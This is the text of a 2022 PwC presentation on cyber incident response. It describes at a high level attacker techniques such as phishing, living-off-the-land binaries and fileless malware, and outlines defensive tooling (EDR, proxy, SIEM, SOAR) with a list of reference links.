


# The Challenge



# Sooner, better

Why?



# Sooner, better

## Examples

Until the attacker escalate or get higher privileges it is easier to find him.

### **Phishing**

Most used attack vector that we see. Through Corporate and private e-mail.

### **Malicious Document**

If the attacker is not sending a phishing, he is very likely sending “enhanced” document

### **Fake Update**

Users are aware that updates keep them safe and secure, so they click... but they landed on waterhole (mostly by mistake).

# What if

## **Living off (The Land Binaries, Scripts, Libraries, Trusted Sites)**

Usage of legitimate application, libraries, websites makes defense harder than before [8, 9]

## **Malware just in Memory**

Second Stage won't touch the disc. It will be present just in memory.

## **Side Note**

Kasseya Supply Chain Attack used certutil to decode first stage, second stage was downloaded and executed without touching the disc. It happened in July 2021.

# 3

(Incident) Response

# It's all about the context

## Signature based Detection is not everything

### Behavior

What is the context? We are looking for unusual usage, misuse of legitimate application. How is attacker using their tools [10].

Try to learn lesson from previous incidents (not only yours, but others like Colonial Pipeline) and incorporate it into your tools, detections, etc.

### Machine Learning/AI

Useful for categorization (malware, network traffic) but without context (added by analyst) is useless.

### EDR

Find out what happened, without context you won't be able to find a root cause. Interact with affected machine, look for Indicators of Compromise. Isolate the host, kill processes, delete malicious files and find out the root cause as soon as the alert pop up.

# State of the Art

## Our approach

### EDR

EDR is key element of our operations, without that we will be blind on the endpoints (including servers).

### Proxy

HTTPs is everywhere, for security purposes you should be able investigate what was inside of the traffic.

### SIEM

All (useful) logs in one place with possibilities of correlation is necessary and crucial for detection and response.

### SOAR

Automate as much as you can. Playbooks for password reset (successful phishing), isolation (in specific cases of malware infection).

4

Conclusion



# Conclusion

## **Attackers are more stealthy**

They are using LOLBINs, Trusted sites and other ways how to evade detection.

## **Just default logs are not enough**

Without context from the endpoint - who executed, what was happening around it is very hard to find the rootcause

## **Cloud is challenging**

Publicly exposed hosts, data storages,...

## **Ransomware as a Service**

From mining on hacked server to double/triple extortion - to get money easier

## **Espionage**

It was here (ie. Defense, Pharmacy, MFA) and it will be here

# Thanks!

[pwc.com](https://www.pwc.com)

© 2022 PwC. All rights reserved. Not for further distribution without the permission of PwC. “PwC” refers to the network of member firms of PricewaterhouseCoopers International Limited (PwCIL), or, as the context requires, individual member firms of the PwC network. Each member firm is a separate legal entity and does not act as agent of PwCIL or any other member firm. PwCIL does not provide any services to clients. PwCIL is not responsible or liable for the acts or omissions of any of its member firms nor can it control the exercise of their professional judgment or bind them in any way. No member firm is responsible or liable for the acts or omissions of any other member firm nor can it control the exercise of another member firm’s professional judgment or bind another member firm or PwCIL in any way.

# Zdroje

- [1] [Colonial Pipeline Cyber Incident](#)
- [2] [Conti Cyber Attack on HSE](#)
- [3] [Russian military 'almost certainly' responsible for destructive 2017 cyber attack](#)
- [4] [Кібератака групи Sandworm \(UAC-0082\) на об'єкти енергетики України з використанням шкідливих програм INDUSTROYER2 та CADDYWIPER \(CERT-UA#4435\)](#)
- [5] [APT Cyber Tools Targeting ICS/SCADA Devices](#)
- [6] [Putin's hackers gained full access to Hungary's foreign ministry networks, the Orbán government has been unable to stop them](#)
- [7] [Hackers Leak Stolen Pfizer-BioNTech COVID-19 Vaccine Data](#)
- [8] [Living Off Trusted Sites](#)
- [9] [Living Off The Land Binaries, Scripts and Libraries, LOLBAS](#)
- [10] [MITRE ATT&CK Tactics](#)